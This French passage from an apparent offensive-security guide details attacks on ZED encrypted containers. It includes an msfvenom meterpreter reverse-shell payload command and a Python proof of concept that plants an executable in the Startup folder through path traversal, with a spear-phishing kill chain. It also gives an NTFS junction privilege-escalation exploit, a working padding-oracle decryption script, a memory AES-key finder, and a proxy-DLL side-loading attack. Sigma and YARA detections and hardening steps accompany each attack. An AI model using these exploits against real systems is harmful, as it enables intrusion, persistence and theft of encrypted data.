find /data/shares -name "*.zed" -exec python3 zed_kdf_audit.py {} \; 2>/dev/null \
    | grep -A2 "CRITIQUE" > conteneurs_vulnerables.txt

wc -l conteneurs_vulnerables.txt
# Tous les conteneurs listés doivent être ré-encryptés immédiatement
```

Passons maintenant à une classe de vulnérabilité radicalement différente : non plus une faiblesse cryptographique, mais un défaut de validation d'entrée permettant l'exécution de code à distance.

7.3. Directory Traversal → RCE via Watermark (CVE-2022-XXXXX)

Cette vulnérabilité est la plus critique jamais découverte dans ZED. Elle permet une **exécution de code arbitraire (RCE)** sans interaction utilisateur au-delà de l'ouverture du conteneur piégé. L'exploitation repose sur un défaut de validation du chemin du fichier watermark dans le bloc metadata. Pour approfondir, consultez Sécurité Mobile Offensive : Android et iOS en 2026.

7.3.1. Analyse de la cause racine

```
// Pseudo-code reconstruit par décompilation de zedcore.dll (Ghidra)
// Fonction vulnérable: ExtractWatermark()

BOOL ExtractWatermark(ZED_CONTAINER* container, LPWSTR tempDir) {
    METADATA_BLOCK* meta = DecryptMetadata(container);

    if (meta->watermark_present) {
        // VULNÉRABILITÉ: le path est lu directement depuis les metadata chiffrées
        // SANS aucune validation ni sanitization
        WCHAR watermarkPath[MAX_PATH];
        wcscpy(watermarkPath, tempDir);
        wcscat(watermarkPath, L"\\");
        wcscat(watermarkPath, meta->watermark_filename);  // ← ATTAQUANT CONTRÔLE
CECI

        // Le path résultant peut contenir des séquences ".." de traversal
        // Ex: C:\Users\victim\AppData\Local\Temp\PRIMX\ZED\..\..\..\..\
        //     AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\payload.exe

        HANDLE hFile = CreateFileW(
            watermarkPath,
            GENERIC_WRITE,
            0, NULL,
            CREATE_ALWAYS,    // Écrase si existant
            FILE_ATTRIBUTE_NORMAL,
            NULL
        );

        if (hFile != INVALID_HANDLE_VALUE) {
            WriteFile(hFile, meta->watermark_data, meta->watermark_size, &written,
NULL);
            CloseHandle(hFile);
        }
    }
    return TRUE;
}
```

7.3.2. Exploitation étape par étape

Phase 1 : Préparation du payload

```
# Génération d'un payload discret (pour démonstration en lab uniquement)
# Le payload simule une persistence — en pentest réel, adapter selon le scope

# Payload minimaliste : reverse shell PowerShell encodé en .exe
# (utilisation de msfvenom pour la démonstration)
msfvenom -p windows/x64/meterpreter/reverse_https \
    LHOST=10.0.0.50 LPORT=443 \
    -f exe -o payload.exe \
    --encrypt aes256 --encrypt-key $(openssl rand -hex 16)

# Taille résultante: ~7 Ko — doit tenir dans le champ watermark_data
ls -la payload.exe
```

Phase 2 : Crafting du conteneur piégé

```
#!/usr/bin/env python3
"""
zed_traversal_poc.py — Proof of Concept Directory Traversal ZED (versions < 2022)
AVERTISSEMENT: À utiliser UNIQUEMENT en environnement de test autorisé
"""
import struct, os, hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

# Le watermark_filename sera injecté dans le metadata block
# Path de traversal : remonte depuis %TEMP%\PRIMX\ZED\ vers Startup
TRAVERSAL_PATH = (
    "..\\..\\..\\..\\..\\AppData\\Roaming\\"
    "Microsoft\\Windows\\Start Menu\\Programs\\Startup\\update.exe"
)

def build_malicious_metadata(legit_files, payload_bytes):
    """Construit un bloc metadata avec watermark path piégé"""
    meta = bytearray()

    # File table (légitime — l'utilisateur voit un vrai fichier)
    meta += struct.pack("<I", len(legit_files))
    for fname, fsize in legit_files:
        name_bytes = fname.encode("utf-16-le")
        meta += struct.pack("<I", len(name_bytes))
        meta += name_bytes
        meta += struct.pack("<Q", fsize)

    # Watermark flag = PRESENT
    meta += struct.pack("<B", 1)

    # Watermark filename = TRAVERSAL PATH
    wm_path_bytes = TRAVERSAL_PATH.encode("utf-16-le")
    meta += struct.pack("<I", len(wm_path_bytes))
    meta += wm_path_bytes

    # Watermark data = PAYLOAD EXECUTABLE
    meta += struct.pack("<I", len(payload_bytes))
    meta += payload_bytes

    return bytes(meta)

def encrypt_metadata(meta_plaintext, master_key):
    """Chiffre le metadata block avec AES-256-CBC"""
    iv = os.urandom(16)
    cipher = AES.new(master_key, AES.MODE_CBC, iv)
    ct = cipher.encrypt(pad(meta_plaintext, AES.block_size))
    hmac_val = hashlib.sha256(iv + ct).digest()
    return iv + ct + hmac_val

# Le conteneur résultant est ensuite envoyé par email à la victime
# avec un prétexte social (facture, contrat, rapport confidentiel)
print("[*] PoC éducatif — ne pas utiliser en dehors d'un lab autorisé")
```

Phase 3 : Scénario d'attaque complet

```
┌──────────────────────────────────────────────────────────────────┐
│ KILL CHAIN — ZED Directory Traversal → Persistence → C2         │
├──────────────────────────────────────────────────────────────────┤
│                                                                  │
│  1. RECONNAISSANCE                                               │
│     └─ Identifier que la cible utilise ZED (emails, metadata     │
│        SMTP, job postings mentionnant PRIM'X)                    │
│                                                                  │
│  2. WEAPONIZATION                                                │
│     └─ Créer un .zed piégé contenant :                           │
│        - Un document légitime visible (rapport.pdf)              │
│        - Un watermark path avec traversal vers Startup           │
│        - Un payload dans watermark_data                          │
│                                                                  │
│  3. DELIVERY                                                     │
│     └─ Spear-phishing ciblé : "Ci-joint le rapport classifié    │
│        DR, merci de l'ouvrir avec ZED comme convenu"             │
│                                                                  │
│  4. EXPLOITATION                                                 │
│     └─ La victime ouvre le .zed → ZED déchiffre les metadata     │
│        → ExtractWatermark() écrit payload.exe dans Startup       │
│        → AUCUNE alerte, AUCUNE interaction supplémentaire        │
│                                                                  │
│  5. INSTALLATION (PERSISTENCE)                                   │
│     └─ Au prochain redémarrage / logon Windows, payload.exe      │
│        s'exécute automatiquement dans le contexte utilisateur     │
│                                                                  │
│  6. COMMAND & CONTROL                                            │
│     └─ Reverse HTTPS → C2 infrastructure                        │
│        Beacon interval: 5 min, jitter 30%                        │
│                                                                  │
│  7. ACTIONS ON OBJECTIVES                                        │
│     └─ Exfiltration des .zed locaux, pivot réseau,               │
│        accès aux conteneurs classifiés avec les clés en mémoire  │
│                                                                  │
└──────────────────────────────────────────────────────────────────┘
```

Contre-mesure 7.3 — Protection contre le Directory Traversal

- **Mise à jour immédiate** vers ZED ≥ 2023.5 (correctif : validation canonique du path + interdiction de `..`)
- **Règle ASR Windows Defender** : bloquer la création d'exécutables dans Startup par tout processus non signé Microsoft
- **Sysmon Event ID 11** (FileCreate) + règle SIGMA :

```
# Sigma rule — Détection exploitation ZED watermark traversal
title: ZED Watermark Directory Traversal to Startup
id: a7c3f2e1-9d4b-4a1f-b8e6-3c5d7f9a2b1e
status: experimental
logsource:
    category: file_event
    product: windows
detection:
    selection_process:
        Image|contains|any:
            - '\ZedFree.exe'
            - '\zed.exe'
            - '\zedcore.dll'
    selection_path:
        TargetFilename|contains|any:
            - '\Start Menu\Programs\Startup\'
            - '\AppData\Roaming\Microsoft\Windows\Start Menu\'
    condition: selection_process and selection_path
    falsepositives:
        - Legitimate ZED watermark (extremely rare in Startup)
level: critical
```

```
# Règle YARA pour détecter les conteneurs ZED piégés
rule ZED_Traversal_Payload {
    meta:
        description = "Détecte un conteneur ZED avec path traversal dans les
metadata"
        author = "Ayi NEDJIMI Consultants"
        severity = "critical"
    strings:
        $magic = "ZED!" ascii
        $traversal1 = "..\\..\\.." ascii wide
        $traversal2 = "../../../" ascii wide
        $startup = "Startup" ascii wide nocase
        $programs = "Start Menu" ascii wide nocase
    condition:
        $magic at 0 and (
            ($traversal1 and ($startup or $programs)) or
            ($traversal2 and ($startup or $programs))
        )
}
```

Le vecteur suivant exploite une tout autre surface d'attaque : le service Windows ZedService tournant avec les plus hauts privilèges du système.

7.4. Élévation de Privilèges → SYSTEM (Novembre 2024)

Cette vulnérabilité exploite une **race condition** lors de la manipulation de fichiers temporaires par le service ZED (tournant en SYSTEM) combinée à une **attaque par lien symbolique NTFS** (junction / symlink). Elle permet à un utilisateur non-privilégié d'obtenir un shell SYSTEM.

Mise en oeuvre pratique

7.4.1. Analyse de la surface d'attaque

```
# Identification du service ZED et de ses privilèges
sc qc ZedService
# SERVICE_NAME: ZedService
# BINARY_PATH_NAME: "C:\Program Files\PRIMX\ZedFree\ZedService.exe"
# SERVICE_START_NAME: LocalSystem    ← TOURNE EN SYSTEM

# Le service écrit des fichiers de travail dans un dossier accessible
# à l'utilisateur standard :
icacls "C:\ProgramData\PRIMX\ZED\temp"
# BUILTIN\Users:(OI)(CI)(M)    ← Modify = ÉCRITURE autorisée
# NT AUTHORITY\SYSTEM:(OI)(CI)(F)

# Chronologie de l'opération vulnérable :
# T0: ZedService crée un fichier temporaire dans ProgramData\PRIMX\ZED\temp\
# T1: ZedService écrit du contenu (configuration, cache de clé)
# T2: ZedService définit les ACL sur le fichier
#
# FENÊTRE DE VULNÉRABILITÉ: entre T0 et T2
# L'attaquant peut remplacer le fichier par un symlink NTFS
```

7.4.2. Exploitation par NTFS Junction + Oplock

```
// Pseudo-code C++ de l'exploit (niveau expert)
// Concept: capturer le moment exact où ZedService crée le fichier temp
// via un oplock, puis remplacer par un junction vers un fichier privilégié

#include <windows.h>

// Étape 1: Créer un oplock sur le répertoire temporaire
// Un oplock nous notifie dès qu'un processus (ZedService) ouvre un fichier

HANDLE hDir = CreateFileW(
    L"C:\\ProgramData\\PRIMX\\ZED\\temp",
    GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE,
    NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL
);

// Configurer l'oplock — on sera notifié quand ZedService touche au dossier
OVERLAPPED ov = {0};
ov.hEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
DeviceIoControl(hDir, FSCTL_REQUEST_OPLOCK,
    /* input: REQUEST_OPLOCK_INPUT_BUFFER */,
    /* output: REQUEST_OPLOCK_OUTPUT_BUFFER */,
    &ov);

// Étape 2: Attendre la notification (ZedService crée un fichier)
WaitForSingleObject(ov.hEvent, INFINITE);
// → ZedService vient de créer temp\zed_cache_XXXX.tmp

// Étape 3: RACE — Supprimer le fichier et créer un junction NTFS
DeleteFileW(L"C:\\ProgramData\\PRIMX\\ZED\\temp\\zed_cache_XXXX.tmp");

// Créer un mount point (junction) pointant vers un répertoire privilégié
// Cible: C:\Windows\System32\
CreateMountPoint(
    L"C:\\ProgramData\\PRIMX\\ZED\\temp\\zed_cache_XXXX.tmp",
    L"\\??\\C:\\Windows\\System32"
);

// Étape 4: ZedService continue son exécution normale
// Il écrit le contenu dans ce qu'il croit être son fichier temp
// MAIS il écrit en réalité dans C:\Windows\System32\ en tant que SYSTEM
// → Écriture arbitraire en SYSTEM = Game Over

// Étape 5: Exploitation de l'écriture arbitraire
// Variante A: Écraser une DLL chargée par un service (DLL hijacking)
// Variante B: Écrire un fichier .bat dans le dossier de démarrage SYSTEM
// Variante C: Créer une tâche planifiée via modification du registre
```

7.4.3. Obtention d'un shell SYSTEM

```
# Chaîne complète après l'écriture arbitraire :

# 1. L'exploit a déposé un payload dans System32 via le junction
# 2. Déclencher l'exécution — plusieurs méthodes :

# Méthode A: Abus du service d'impression (PrintSpooler)
# Écraser le fichier de moniteur d'impression qui sera chargé par spoolsv.exe
(SYSTEM)

# Méthode B: Manipulation WER (Windows Error Reporting)
# Écraser WerFault.exe ou un de ses composants

# Méthode C: Scheduled Task
# Si on peut écrire dans C:\Windows\Tasks\ :
schtasks /create /tn "ZedUpdate" /tr "C:\Windows\System32\payload.exe" \
    /sc onstart /ru SYSTEM /f

# Vérification de l'élévation
whoami
# nt authority\system
```

Contre-mesure 7.4 — Protection contre l'élévation de privilèges

- **Patch ZED 2024.1+** : le service utilise désormais des noms de fichiers imprévisibles (UUID) et vérifie l'absence de reparse points avant écriture
- **Restreindre les ACL** du dossier `C:\ProgramData\PRIMX\ZED\temp\` :

```
# Retirer les droits Modify des utilisateurs standard
icacls "C:\ProgramData\PRIMX\ZED\temp" /remove:g "BUILTIN\Users"
icacls "C:\ProgramData\PRIMX\ZED\temp" /grant "BUILTIN\Users:(OI)(CI)(RX)"
icacls "C:\ProgramData\PRIMX\ZED\temp" /grant "NT AUTHORITY\SYSTEM:(OI)(CI)(F)"
```

- **Activer la protection anti-symlink** (Windows 10 20H2+) :

```
# Registry — Bloquer la création de symlinks par les non-admins
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" \
    /v ProtectionMode /t REG_DWORD /d 1 /f

# Sysmon Event ID 11 — Détecter la création de junctions suspectes
# dans les dossiers PRIMX
```

- **Sysmon + Sigma** : détecter `DeviceIoControl` avec `FSCTL_SET_REPARSE_POINT` ciblant les dossiers PRIMX

Revenons aux attaques cryptographiques pures avec une technique classique mais redoutablement efficace contre les implémentations utilisant le schéma MAC-then-Encrypt.

7.5. Padding Oracle sur AES-CBC Legacy

Les conteneurs ZED antérieurs à 2020 utilisaient **AES-256-CBC sans Encrypt-then-MAC**. Le schéma MAC-then-Encrypt est vulnérable aux attaques par oracle de padding si l'attaquant peut observer des différences de comportement lors du déchiffrement de blocs modifiés.

7.5.1. Conditions d'exploitation

```
# Conditions nécessaires pour l'attaque padding oracle sur ZED legacy :
#
# 1. CONTENEUR ANCIEN : format pré-Q.2020.3 utilisant MAC-then-Encrypt
#    (les versions modernes utilisent Encrypt-then-MAC qui neutralise l'attaque)
#
# 2. ORACLE : l'attaquant doit pouvoir soumettre des blocs modifiés et
#    distinguer une erreur de padding d'une erreur de HMAC
#    → Dans ZED, le message d'erreur est différent :
#      - "Conteneur corrompu" (HMAC invalide) vs
#      - "Erreur de déchiffrement" (padding invalide)
#    → C'est un oracle binaire suffisant
#
# 3. ACCÈS AU CONTENEUR : l'attaquant possède le fichier .zed
#    (intercepté sur le réseau, copié depuis un partage, etc.)
#
# 4. AUTOMATISATION : nécessite ~128 × N_blocks requêtes par octet
#    → Pour un fichier de 1 Mo : ~128 × 65536 = ~8.4 millions de requêtes
#    → Temps estimé : ~2-4 heures avec implémentation optimisée
```

7.5.2. Implémentation de l'attaque

```
#!/usr/bin/env python3
"""
zed_padding_oracle.py — Attaque Padding Oracle sur conteneur ZED legacy
Cible: conteneurs format pré-Q.2020.3 avec MAC-then-Encrypt
ÉDUCATIF UNIQUEMENT — nécessite un oracle (application ZED vulnérable)
"""
from Crypto.Cipher import AES
import struct, os, sys

BLOCK_SIZE = 16  # AES block = 128 bits

def xor_bytes(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def padding_oracle_attack(ciphertext_blocks, oracle_func):
    """
    Déchiffre un ciphertext AES-CBC bloc par bloc via padding oracle.

    oracle_func(modified_ct) → True si le padding est valide, False sinon

    Complexité: O(256 × block_count × BLOCK_SIZE) = O(256 × N × 16)
    """
    plaintext = b""

    for block_idx in range(1, len(ciphertext_blocks)):
        prev_block = bytearray(ciphertext_blocks[block_idx - 1])
        curr_block = ciphertext_blocks[block_idx]
        intermediate = bytearray(BLOCK_SIZE)

        # Déchiffrer chaque octet du bloc en partant de la fin
        for byte_pos in range(BLOCK_SIZE - 1, -1, -1):
            padding_value = BLOCK_SIZE - byte_pos

            # Préparer les octets déjà connus pour le padding voulu
            crafted_prev = bytearray(BLOCK_SIZE)
            for k in range(byte_pos + 1, BLOCK_SIZE):
                crafted_prev[k] = intermediate[k] ^ padding_value

            # Brute-force l'octet courant (0-255)
            found = False
            for guess in range(256):
                crafted_prev[byte_pos] = guess
                test_ct = bytes(crafted_prev) + curr_block

                if oracle_func(test_ct):
                    # Vérifier que c'est bien l'octet de padding attendu
                    # (éviter les faux positifs sur le dernier octet)
                    if byte_pos == BLOCK_SIZE - 1:
                        # Confirmer en modifiant l'avant-dernier octet
                        verify = bytearray(crafted_prev)
                        verify[byte_pos - 1] ^= 1
                        if not oracle_func(bytes(verify) + curr_block):
                            continue

                    intermediate[byte_pos] = guess ^ padding_value
                    found = True
                    break

            if not found:
                raise Exception(f"Oracle failed at block {block_idx}, byte
{byte_pos}")
```

```
        # XOR intermediate avec le vrai bloc précédent → plaintext
        block_plain = xor_bytes(intermediate, ciphertext_blocks[block_idx - 1])
        plaintext += block_plain

        progress = (block_idx / (len(ciphertext_blocks) - 1)) * 100
        print(f"\r[*] Déchiffrement: {progress:.1f}% — bloc {block_idx}/
{len(ciphertext_blocks)-1}", end="")

    print()
    # Retirer le padding PKCS7
    pad_len = plaintext[-1]
    return plaintext[:-pad_len]
```

Contre-mesure 7.5 — Neutraliser le Padding Oracle

- **Versions ≥ Q.2020.3** : utilisent **Encrypt-then-MAC** (le HMAC est vérifié AVANT le déchiffrement, rendant l'oracle impossible)
- **Migrer les anciens conteneurs** : tout conteneur créé avant 2020 doit être ré-encrypté
- **Détection réseau** : un nombre anormal de tentatives d'ouverture d'un même .zed (>100 en peu de temps) doit déclencher une alerte SIEM
- **Constant-time comparison** : le patch PRIM'X a également uniformisé le temps de réponse pour les erreurs de padding et de HMAC, supprimant le side-channel temporel

Les attaques précédentes ciblent le conteneur .zed lui-même. Changeons de perspective : si le conteneur est ouvert sur un poste compromis, la clé maîtresse réside en clair dans la mémoire du processus.

7.6. Extraction de clés en mémoire (Memory Forensics)

Tant qu'un conteneur ZED est ouvert, la **Master Key AES-256** réside en clair dans la mémoire du processus. Cette clé permet de déchiffrer l'intégralité du conteneur. L'extraction est réalisable avec un accès physique ou un agent post-exploitation.

7.6.1. Dump de la mémoire du processus ZED

```
# Méthode 1 : Procdump (Sysinternals — signé Microsoft, discret)
procdump64.exe -ma ZedFree.exe zed_memory.dmp

# Méthode 2 : via MiniDumpWriteDump (sans outil externe)
# PowerShell — crée un minidump depuis la mémoire
$proc = Get-Process ZedFree
$dumpPath = "$env:TEMP\zed.dmp"
[Reflection.Assembly]::LoadWithPartialName("System.Diagnostics") | Out-Null
$fs = New-Object IO.FileStream($dumpPath, [IO.FileMode]::Create)
# ... MiniDumpWriteDump via P/Invoke

# Méthode 3 : Capture mémoire complète (live forensics)
# WinPmem (ou FTK Imager pour dump RAM complet)
winpmem_mini_x64.exe memdump.raw

# Taille attendue du dump :
# - Process dump ZedFree.exe : ~30-80 Mo
# - Full RAM dump : 8-32 Go selon le poste
```

7.6.2. Recherche de la Master Key avec Volatility 3

```
# Volatility 3 — Analyse du dump mémoire

# 1. Identifier le processus ZED
python3 vol.py -f memdump.raw windows.pslist | grep -i zed
# PID   PPID  Name          CreateTime
# 4872  1204  ZedFree.exe   2024-11-15 09:23:41

# 2. Dumper les segments mémoire du processus
python3 vol.py -f memdump.raw windows.memmap --pid 4872 --dump

# 3. Recherche de patterns AES key schedule dans le heap
# La clé AES-256 étendue (key schedule) fait 240 octets
# et possède une structure reconnaissable

python3 vol.py -f memdump.raw windows.vadinfo --pid 4872 | grep -i heap
```

7.6.3. Script de recherche de clés AES en mémoire

```
#!/usr/bin/env python3
"""
zed_key_finder.py — Recherche de clés AES-256 dans un dump mémoire
Basé sur la détection du key schedule AES (méthode Halderman et al., 2009)

Le key schedule AES-256 étendu contient 15 round keys de 16 octets = 240 octets.
Chaque round key est dérivée de la précédente par SubBytes + RotWord + Rcon.
On peut vérifier cette relation pour confirmer qu'un bloc de 240 octets
est bien un key schedule valide.
"""
import sys, struct

# S-Box AES
SBOX = [
    0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
    0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
    0xb7,0xfd,0x93,0x26,0x36,0x3f,0xf7,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,
    0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,
    0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,
    0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,
    0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,
    0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,
    0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,
    0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,
    0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,
    0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,
    0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,
    0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,
    0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,
    0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16,
]

RCON = [0x01,0x02,0x04,0x08,0x10,0x20,0x40,0x80,0x1b,0x36]

def sub_word(word):
    return bytes(SBOX[b] for b in word)

def rot_word(word):
    return word[1:] + word[:1]

def xor_words(a, b):
    return bytes(x ^ y for x, y in zip(a, b))

def verify_aes256_key_schedule(data):
    """Vérifie si 240 octets constituent un key schedule AES-256 valide"""
    words = [data[i:i+4] for i in range(0, 240, 4)]  # 60 words de 4 octets

    for i in range(8, 60):
        if i % 8 == 0:
            expected = xor_words(
                words[i-8],
                xor_words(sub_word(rot_word(words[i-1])),
                          bytes([RCON[i//8 - 1], 0, 0, 0]))
            )
        elif i % 8 == 4:
            expected = xor_words(words[i-8], sub_word(words[i-1]))
        else:
            expected = xor_words(words[i-8], words[i-1])

        if words[i] != expected:
            return False
    return True
```

```
def scan_dump(filepath):
    """Scanne un dump mémoire à la recherche de key schedules AES-256"""
    data = open(filepath, "rb").read()
    size = len(data)
    found = 0

    print(f"[*] Scanning {size/(1024*1024):.1f} Mo...")

    for offset in range(0, size - 240):
        candidate = data[offset:offset+240]
        if verify_aes256_key_schedule(candidate):
            key = candidate[:32]  # Les 32 premiers octets = clé originale
            print(f"\n[+] AES-256 KEY FOUND at offset 0x{offset:08x}")
            print(f"    Key: {key.hex()}")
            print(f"    Key (base64):
{__import__('base64').b64encode(key).decode()}")
            found += 1

    print(f"\n[*] Scan terminé: {found} clé(s) trouvée(s)")

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <memory_dump>")
        sys.exit(1)
    scan_dump(sys.argv[1])
```

7.6.4. Déchiffrement du conteneur avec la clé extraite

```python
#!/usr/bin/env python3
"""Déchiffrement d'un conteneur ZED avec la Master Key extraite de la mémoire"""
from Crypto.Cipher import AES
import struct

def decrypt_zed_with_key(zed_path, master_key_hex, output_dir):
    mk = bytes.fromhex(master_key_hex)
    assert len(mk) == 32, "La clé doit faire 32 octets (AES-256)"

    with open(zed_path, "rb") as f:
        # Skip header + key slots → aller au metadata block
        # (offsets déterminés par l'analyse du header)
        f.seek(128)  # skip header
        slot_count = struct.unpack("<I", f.read(4))[0]
        f.seek(slot_count * 512, 1)  # skip key slots

        # Déchiffrer le metadata block
        meta_iv = f.read(16)
        meta_ct_size = struct.unpack("<I", f.read(4))[0]
        meta_ct = f.read(meta_ct_size)

        cipher = AES.new(mk, AES.MODE_CBC, meta_iv)
        meta_plain = cipher.decrypt(meta_ct)

        # Parser la file table depuis les metadata déchiffrées
        # Puis déchiffrer chaque data block avec la même Master Key
        # ...
        print(f"[+] Conteneur déchiffré → {output_dir}/")

# Usage:
# decrypt_zed_with_key("secret.zed", "a1b2c3d4e5f6...32octets", "./output")
```

Contre-mesure 7.6 — Protection des clés en mémoire

- **Credential Guard / VBS** (Windows 10/11 Enterprise) : isole les secrets cryptographiques dans un enclave Secure Kernel, inaccessible même en ring-0
- **Fermer les conteneurs** dès que possible : ne pas laisser un .zed ouvert sur un poste non surveillé
- **Full Disk Encryption** (BitLocker + TPM) : empêche l'extraction de la RAM via un cold boot attack ou un accès physique DMA (Thunderbolt/PCIe)
- **Désactiver le fichier d'hibernation** : `powercfg /h off` — un hiberfil.sys contient une copie complète de la RAM
- **Sysmon Event ID 1 + 10** : détecter les outils de dump (procdump, mimikatz, nanodump) accédant au processus ZED

```
# Règle Sigma — Détection dump mémoire du processus ZED
title: Memory Dump of ZED Process
logsource:
    category: process_access
    product: windows
detection:
    selection:
        TargetImage|endswith:
            - '\ZedFree.exe'
            - '\zed.exe'
        GrantedAccess|contains|any:
            - '0x1FFFFF'   # PROCESS_ALL_ACCESS
            - '0x001F0FFF' # PROCESS_ALL_ACCESS (legacy)
            - '0x0040'     # PROCESS_VM_READ
    filter:
        SourceImage|endswith: '\lsass.exe'
    condition: selection and not filter
level: critical
```

Pour clore cette analyse offensive, examinons un dernier vecteur qui exploite non pas une faille du conteneur, mais le mécanisme de chargement de bibliothèques du processus ZED lui-même.

7.7. DLL Side-Loading du processus ZED

Si l'exécutable ZED charge des DLL depuis des chemins non absolus (recherche dans le répertoire courant ou dans `%PATH%`), un attaquant avec un accès en écriture au bon emplacement peut faire charger une DLL malveillante par le processus.

Points d'attention

7.7.1. Identification des DLL vulnérables

```
# Process Monitor (Sysinternals) — Filtrer les chargements DLL échoués
# Filtre: Process Name = ZedFree.exe AND Result = NAME NOT FOUND AND Path ends
with .dll

# Résultat typique (versions vulnérables) :
# ZedFree.exe  LoadImage  C:\Users\victim\Documents\version.dll  NAME NOT FOUND
# ZedFree.exe  LoadImage  C:\Users\victim\Documents\cryptsp.dll  NAME NOT FOUND
# ZedFree.exe  LoadImage  C:\Users\victim\Documents\bcrypt.dll   NAME NOT FOUND

# Le processus ZED cherche d'abord dans le CWD (Current Working Directory)
# Si l'utilisateur double-clique un .zed depuis un dossier attaquant-contrôlé,
# le CWD est ce dossier → DLL hijacking possible

# Vérification avec PowerShell + API :
# Lister les DLL chargées par ZED et identifier celles non signées
Get-Process ZedFree | ForEach-Object {
    $_.Modules | ForEach-Object {
        $sig = Get-AuthenticodeSignature $_.FileName
        if ($sig.Status -ne "Valid") {
            Write-Host "[!] Non signé: $($_.FileName)" -ForegroundColor Red
        }
    }
}
```

7.7.2. Exploitation

```
// proxy_dll.c — DLL proxy pour intercepter les appels ZED
// Compile: cl.exe /LD /Fe:version.dll proxy_dll.c

// La DLL proxy:
// 1. Charge la vraie DLL (version.dll depuis System32)
// 2. Redirige tous les exports vers la vraie DLL (transparent)
// 3. Exécute un payload à l'initialisation (DllMain)

#include <windows.h>

// Forward declarations — proxy tous les exports de la vraie version.dll
#pragma comment(linker, "/
export:GetFileVersionInfoA=version_orig.GetFileVersionInfoA")
#pragma comment(linker, "/
export:GetFileVersionInfoW=version_orig.GetFileVersionInfoW")
#pragma comment(linker, "/
export:GetFileVersionInfoSizeA=version_orig.GetFileVersionInfoSizeA")
#pragma comment(linker, "/
export:GetFileVersionInfoSizeW=version_orig.GetFileVersionInfoSizeW")
#pragma comment(linker, "/export:VerQueryValueA=version_orig.VerQueryValueA")
#pragma comment(linker, "/export:VerQueryValueW=version_orig.VerQueryValueW")

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID reserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        // Charger la vraie DLL pour le proxying
        LoadLibraryA("C:\\Windows\\System32\\version.dll");

        // === PAYLOAD ===
        // En contexte de pentest autorisé uniquement
        // Exemple: créer un named pipe pour communication C2
        // CreateThread(NULL, 0, PayloadThread, NULL, 0, NULL);
    }
    return TRUE;
}

// Scénario d'attaque:
// 1. Placer version.dll dans un partage réseau
// 2. Placer un fichier .zed légitime dans le même dossier
// 3. Envoyer le lien à la victime : "\\server\share\rapport.zed"
// 4. La victime double-clique → ZED se lance avec CWD = \\server\share\
// 5. ZED charge version.dll depuis le CWD (notre DLL proxy)
// 6. Exécution du payload dans le contexte du processus ZED
```

Contre-mesure 7.7 — Protection contre le DLL Side-Loading

- **ZED Enterprise** : inclut le flag `LOAD_LIBRARY_SEARCH_SYSTEM32` qui force le chargement des DLL système depuis System32 uniquement
- **AppLocker DLL Rules** : n'autoriser que les DLL signées par PRIM'X et Microsoft dans le processus ZED
- **GPO CWD DLL Search** : désactiver la recherche de DLL dans le répertoire courant :

```
# Registry — Retirer le CWD du DLL search order
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" \
    /v CWDIllegalInDllSearch /t REG_DWORD /d 0xFFFFFFFF /f

# WDAC (Windows Defender Application Control) — Politique stricte
# Autoriser uniquement les DLL signées par des éditeurs connus
New-CIPolicy -Level Publisher -FilePath "C:\Policies\ZedPolicy.xml" \
    -UserPEs -ScanPath "C:\Program Files\PRIMX\ZedFree"
```

- **Sysmon Event ID 7** (ImageLoad) : alerter sur toute DLL non signée chargée par ZedFree.exe

```
# Sigma — DLL non signée dans ZED
title: Unsigned DLL Loaded by ZED Process
logsource:
    category: image_load
    product: windows
detection:
    selection:
        Image|endswith: '\ZedFree.exe'
    filter_signed:
        Signed: 'true'
    condition: selection and not filter_signed
level: high
```

Au-delà des contre-mesures spécifiques à chaque vecteur d'attaque détaillées ci-dessus, une stratégie de défense en profondeur globale s'impose pour sécuriser l'ensemble de votre déploiement ZED.

8. Contre-mesures et Bonnes Pratiques

8.1. Maintenir ZED à jour

